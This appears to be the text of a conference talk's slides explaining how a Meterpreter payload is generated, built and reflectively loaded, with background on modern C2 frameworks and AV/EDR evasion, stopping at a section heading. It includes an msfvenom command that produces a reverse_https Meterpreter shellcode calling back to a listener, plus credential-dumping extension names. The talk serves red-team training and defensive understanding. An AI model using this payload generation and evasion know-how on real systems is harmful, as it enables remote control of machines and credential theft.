UNDERSTANDING A PAYLOAD'S LIFE

HackConRD

ATTL4S

ATTL4S

- Daniel López Jiménez
  - https://attl4s.github.io
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S

- Loves Windows and Active Directory security
- Managing Security Consultant at NCC Group
- Member of the Full Spectrum Attack Simulation (FSAS) team

The aim of this presentation is understanding the life of a Meterpreter payload - from its generation to its execution. How all the pieces fit together. This knowledge will be handy not only for MSF and Meterpreter… but for almost any popular C2 framework

The idea and name of this presentation are based on Raphael Mudge's "Red Team Ops with Cobalt Strike (4 of 9): Weaponization" video, where he wonderfully explained the life of a Beacon payload

Agenda

1. Needing an Advanced Payload
2. About Terminology
3. Payload Generation
4. Payload Executables
5. Reflective Loading

Needing an Advanced Payload

Introduction

- Consider a memory corruption vulnerability

- Prior to the existence of “advanced” payloads, it was common to rely on native command interpreters for post-exploitation
  - E.g. run *cmd.exe* and redirect *input to* and *output from* into a TCP connection

- Payloads like Meterpreter were created as better choices for such scenarios

http://www.hick.org/code/skape/papers/meterpreter.pdf

Meterpreter Origins

- Born in response to the limitations of native command interpreters

- Which limitations?
  - Presence of command interpreter process
  - Execution may not be allowed on restricted environments
  - Limited set of commands

Meterpreter Origins (cont.)

As such, the original goals of Meterpreter were:

- Must not create a new process
- Must work in restricted environments
- Must allow for robust extensibility

Chapter 3

Technical Reference

This chapter will discuss, in detail, the technical implementation of meterpreter as a whole concerning its design and protocol. Given the three primary design goals discussed in the introduction, meterpreter has the following requirements:

1. Must not create a new process
2. Must work in `chroot`'d environments
3. Must allow for robust extensibility

The Meta-interpreter

- Command interpreter & remote access tool
  - Have remote control of a system - extract juicy info!
- Designed to be a "payload"
  - Can be executed from memory without touching disk
  - Suitable for memory corruption exploits and other attack scenarios
- Capabilities can be extended
  - Meterpreter extensions!

The Meta-interpreter (cont.)

- Integrated within the Metasploit Framework
  - Meterpreter is the server
  - Metasploit is the client

- Multi-platform (implementations in C, PHP, Python, Java…) and multi-architecture (x86, x64, ARM…)

- We are going to focus on Windows Meterpreter
  - Written in C/C++/Assembly (+ Ruby on MSF's side)

https://github.com/rapid7/metasploit-payloads

Components


- Windows Meterpreter main components are reflective DLLs
  - Can be loaded from memory, rather than disk (more on this later)
- Meterpreter’s core component is called Metsrv
  - In charge of network communications, extension-loading functionality and more
- Metsrv alone does not provide much in terms of offensive capability
  - For that we need extensions!

Extensions

- Further reflective DLLs loaded as modules to expand capabilities of a Meterpreter session (no new processes, and nothing written to disk)

- Some examples:
  - Stdapi: interact with the OS and file system (cd, ls, netstat, arp and more)
  - Extapi: WMI and ADSI support, interact with the clipboard, with services and more
  - Priv: escalate to SYSTEM or dump SAM
  - Kiwi: Mimikatz
  - Bofloader: load COFF/BOF files
  - …

High-level Architecture



“But m8… Meterpreter is SO NOISY!!”


Modern Needs

- Executables generated by Metasploit are blocked by AVs
- The way Meterpreter’s shellcode initialises in memory is detected and blocked by EDRs
- Even if executed, memory scans and Yara rules can easily spot a Meterpreter agent within the memory of a process

Modern Needs (cont.)

- When Meterpreter was created, it <u>filled an important need</u> of that time
  - A post-exploitation tool better than traditional command interpreters

- Over time, <u>other needs</u> have arisen and focus has shifted to them



smcintyre-r7 on Dec 10, 2020 Collaborator

Problem

Evasion has always been a problem for Metasploit and will remain a problem for the foreseeable future. This leads to user frustration as they can not leverage many of Metasploit payloads regardless of the exploit content the project provides, i.e. the exploit doesn't really matter if Meterpreter can't run. This has lead to a trend in the industry where users have written their own C2 servers and C2 payloads (see the ask.thec2matrix.com for a non-exhaustive list). They do this so their custom payloads are not detected by remote AVs/EDRs. This process often involves designing their own C2, writing their own C2 server, etc which has very little to do with the detection surface on the remote system.

https://github.com/rapid7/metasploit-framework/discussions/14490

Modern Needs (cont.)

- Nowadays, it is *virtually impossible* to use public tools right out-of-the-box
  - Including Meterpreter
- Security mechanisms have improved, which forces the offensive side to adapt and look for ways to keep doing its job
- If your toolset is easily blocked by automated solutions…
  - You cannot demonstrate impact
  - You cannot assess efficacy
  - You cannot train and improve security teams


Modern Needs (cont.)

- While we can always ask clients to exclude/allow our toolset in certain types of assessments, in many cases this simply slows things down

- Instead of giving up on great tools like Meterpreter, <u>let's adapt</u> and see what we can do…
  - …and more importantly, <u>what we can learn</u>!

- Even if we end up not using Meterpreter, we will be able to extrapolate a lot of knowledge towards other tools

Over the next sections we are going to analyse the life of a Meterpreter payload, from its generation to its execution


Optional
Shellcode
Exploit/ Executable
Staging Process
Metsrv Reflective Loading
Metsrv
Optional
Extension1 Reflective Loading
Extension2 Reflective Loading
...
Extension1
Extension2
...
1. Payload Generation
2. Payload Executables
3. Payload Staging
4. Reflective Loading

But first… let’s understand a few key concepts and general payload terminology

About Terminology

Exploit & Payload

- The terms "exploit" and "payload" are often used interchangeably, which leads to confusion

- Focused on vulnerability exploitation, they are meant to decouple:

  1. Exploit - the process of abusing a vulnerability

  2. Payload - code that gets executed after exploitation, to achieve specific results

Drawn by my dad!

Exploit & Payload (cont.)

- If facing a memory corruption vulnerability, code that gets executed is usually called <u>shellcode</u>
  - Sequence of bytes that represent assembly instructions

- If facing other types of vulnerabilities, payloads may have different looks
  - In a SQL injection, a payload could be SQL code that shows the tables of a database
  - In a XSS attack, a payload could be JavaScript code structured in a specific way
  - In a broken access control flaw, a payload could be a specially crafted HTTP request

In-memory Payloads

- We will stick to scenarios where you can execute code (shellcode) in memory
  - Vulnerabilities like MS17-010, situations where you can run malicious executables, or post-exploitation activities like process injection


- Meterpreter and a lot of MSF modules can be executed from memory due to the use of reflective DLLs (reflective DLL injection)
  - Reflective DLLs are “easy” to develop, as opposed to writing shellcode/assembly
  - Similar execution processes can be used for a reflective DLL toolset

https://github.com/stephenfewer/ReflectiveDLLInjection

Reflective DLL Injection?

- Technique intended for in-memory execution of unmanaged or native DLL files
  - Can also be extended to cover EXE files (Reflective PE injection)
- This technique is not MSF/Meterpreter-specific!
  - Agents from modern frameworks are often designed as reflective DLLs (and do good use of reflective PE injection)
  - Their implementation is often focused on evading security solutions

https://github.com/stephenfewer/ReflectiveDLLInjection



rapid7 / ReflectiveDLLInjection Public
forked from stephenfewer/ReflectiveDLLInjection
Watch 37
Fork 712
Star 152
Code
Pull requests
Projects
Security
Insights
fac3adab11
Go to file
Code
smcintyre-r7 Land #12, remove RWX secti... on May 4, 2022 46
common Tweak stuff to make it build cleanly ... 5 years ago
dll Fix rapid7/metasploit-framework#1... 8 months ago
inject Make things play nice with cross co... 2 years ago
.gitignore Remove bins, update .gitignore 9 years ago
LICENSE.txt First Commit. 11 years ago
Readme.md update readme to specify what os/a... 10 years ago
rdi.sln Updated to VS 2013 9 years ago
About
Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process.
Readme
View license
152 stars
37 watching
712 forks

User Defined Reflective DLL Loader

Cobalt Strike has a lot of flexibility in its Reflective Loading foundation but it does have limitations. We've seen a lot of community interest in this area, so we've made changes to allow you to completely bypass that and define your own Reflective Loading process instead. The default Reflective Loader will still be available to use at any time.

We've extended the changes that were initially made to the Reflective Loader in the 4.2 release to give you an Aggressor Script hook that allows you to specify your own Reflective Loader and completely redefine how Beacon is loaded into memory. An Aggressor Script API has been provided to facilitate this process. This is a huge change and we plan to follow up with a separate blog post to go into more detail on this feature. For now, you can find more information here. The User Defined Reflective Loader kit can be downloaded from the Cobalt Strike arsenal.

https://www.cobaltstrike.com/blog/cobalt-strike-4-4-the-one-with-the-reconnect-button/

PE Reflection: The King is Dead, Long Live the King

Research Feature-update

June 01, 2021

Reflective DLL injection remains one of the most used techniques for post-exploitation and to get your code executed during initial access. The initial release of reflective DLLs by Stephen Fewer provided a great base for a lot of offensive devs to build their tools which can be executed in memory. Later came in PowerShell and C# reflection which use CLR DLLs to execute managed byte code in memory. C# and PowerShell reflection are both subject to AMSI scan which perform string based detections on the byte code, which is not a lot different from your usual Yara rule detection. Reflective DLLs however provide a different gateway which at a lower level allows you to customize how the payload gets executed in memory. Most EDRs in the past 3-4 years have upgraded their capabilities to detect the default process injection techniques which utilize Stephen Fewer's reflective loader along with his Remote Process Execution technique using the CreateRemoteThread API.

Read More

https://bruteratel.com/research/feature-update/2021/06/01/PE-Reflection-Long-Live-The-King/

Nighthawk is developed in c++ and comes as a reflective DLL which can be exported in to a number of different artifacts, including compressed shellcode for integration with other tools. The reflective loader used by Nighthawk is a custom implementation that can be optionally configured to use direct system calls or native APIs; the bootstrapping code for this is then of course cleaned up following execution.

https://www.mdsec.co.uk/2021/12/nighthawk-0-1-new-beginnings/

Demon

Demon is the primary Havoc agent, written in C/ASM. The source-code is located at `Havoc/Teamserver/data/implants/Demon`.

Generating a Demon Payload

> Currently, only x64 EXE/DLL formats are supported.

From the Havoc UI, nagivate to `Attack -> Payload`.

Layout

Directory	Description
`Source/Asm`	Assembly code (return address stack spoofing)
`Source/Core`	Core functionality (transport, win32 apis, syscalls)
`Source/Crypt`	AES encryption functionality
`Source/Extra`	KaynLdr (reflective loader)
`Source/Inject`	Injection functionality
`Source/Loader`	COFF Loader, Beacon API
`Source/Main`	PE/DLL/RDLL Entry Points

https://github.com/HavocFramework/Havoc/blob/main/WIKI.MD#agents

Payload Generation

Now let's move on and analyse how Meterpreter payloads are generated by MSF!

```
Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting         Required  Description
   ----      ---------------         --------  -----------
   EXITFUNC  thread                  yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     ens37                   yes       The local listener hostname
   LPORT     9443                    yes       The local listener port
   LURI      /home/api/v1/heartbeat  no        The HTTP Path
```

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=ens37
LPORT=9444 -a x64 --platform windows -f raw -o https.bin
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Saved as: https.bin
```

Payload Generation

Introduction

- Popular payloads come in the form of shellcode
  - E.g. full position independent code (PIC) or combination of PIC + loader
- Why? Due to its portability
- Shellcode can be used in exploits, post-exploitation tasks, and also from within a myriad of executable formats

Introduction (cont.)

- Frameworks like Metasploit automate the process of generating shellcodes

- All you need to do is populate a number of settings and press the button
  - *"I want a Meterpreter payload which connects back to a specific IP and Port using HTTP"*

- We are going to analyse:
  1. How to build static Meterpreter DLLs
  2. How these DLLs are manipulated to generate our payloads

Building Meterpreter

Metflective DLLpreter

- Remember Meterpreter consists of multiple reflective DLLs which can be loaded from memory
  - Metsrv + Extensions
- Metasploit comes with those DLLs pre-compiled and ready for use

```
ext_server_bofloader.x64.dll
ext_server_espia.x64.dll
ext_server_extapi.x64.dll
ext_server_incognito.x64.dll
ext_server_kiwi.x64.dll
ext_server_lanattacks.x64.dll
ext_server_peinjector.x64.dll
ext_server_powershell.x64.dll
ext_server_priv.x64.dll
ext_server_python.x64.dll
ext_server_sniffer.x64.dll
ext_server_stdapi.x64.dll
ext_server_unhook.x64.dll
ext_server_winpmem.x64.dll
metsrv.x64.dll
```

Building Meterpreter

- If you want to (modify and) compile those DLLs yourself:
  - Visual Studio projects or Docker (Windows/Linux)
  - The Metasploit-Payloads repo has nice documentation

- Example of building Metsrv


```
attl4s@Strobe:~[redacted]_msf/metasploit-payloads/c/meterpreter$ sudo make docker-metsrv-x64
-- Build Type not specified, defaulting to 'Release'.
-- Configuring done
-- Generating done
-- Build files have been written to: /meterpreter/workspace/build/mingw-x64-metsrv
make[1]: Entering directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[2]: Entering directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[3]: Entering directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[3]: Leaving directory '/meterpreter/workspace/build/mingw-x64-metsrv'
[100%] Built target metsrv
make[2]: Leaving directory '/meterpreter/workspace/build/mingw-x64-metsrv'
make[1]: Leaving directory '/meterpreter/workspace/build/mingw-x64-metsrv'
```

Building Meterpreter (cont.)

- Note that what makes these DLLs “reflective” is the result of building them along with the ReflectiveLoader component

- Example (Metsrv):

```
#define REFLECTIVEDLLINJECTION_CUSTOM_DLLMAIN
#define RDIDLL_NOEXPORT
#include "../ReflectiveDLLInjection/dll/src/ReflectiveLoader.c"
#include "../ReflectiveDLLInjection/inject/src/GetProcAddressR.c"
#include "../ReflectiveDLLInjection/inject/src/LoadLibraryR.c"
```


DLL
Reflective Loader
Compile
rDLL
Reflective Loader

Reflective DLL Manipulation

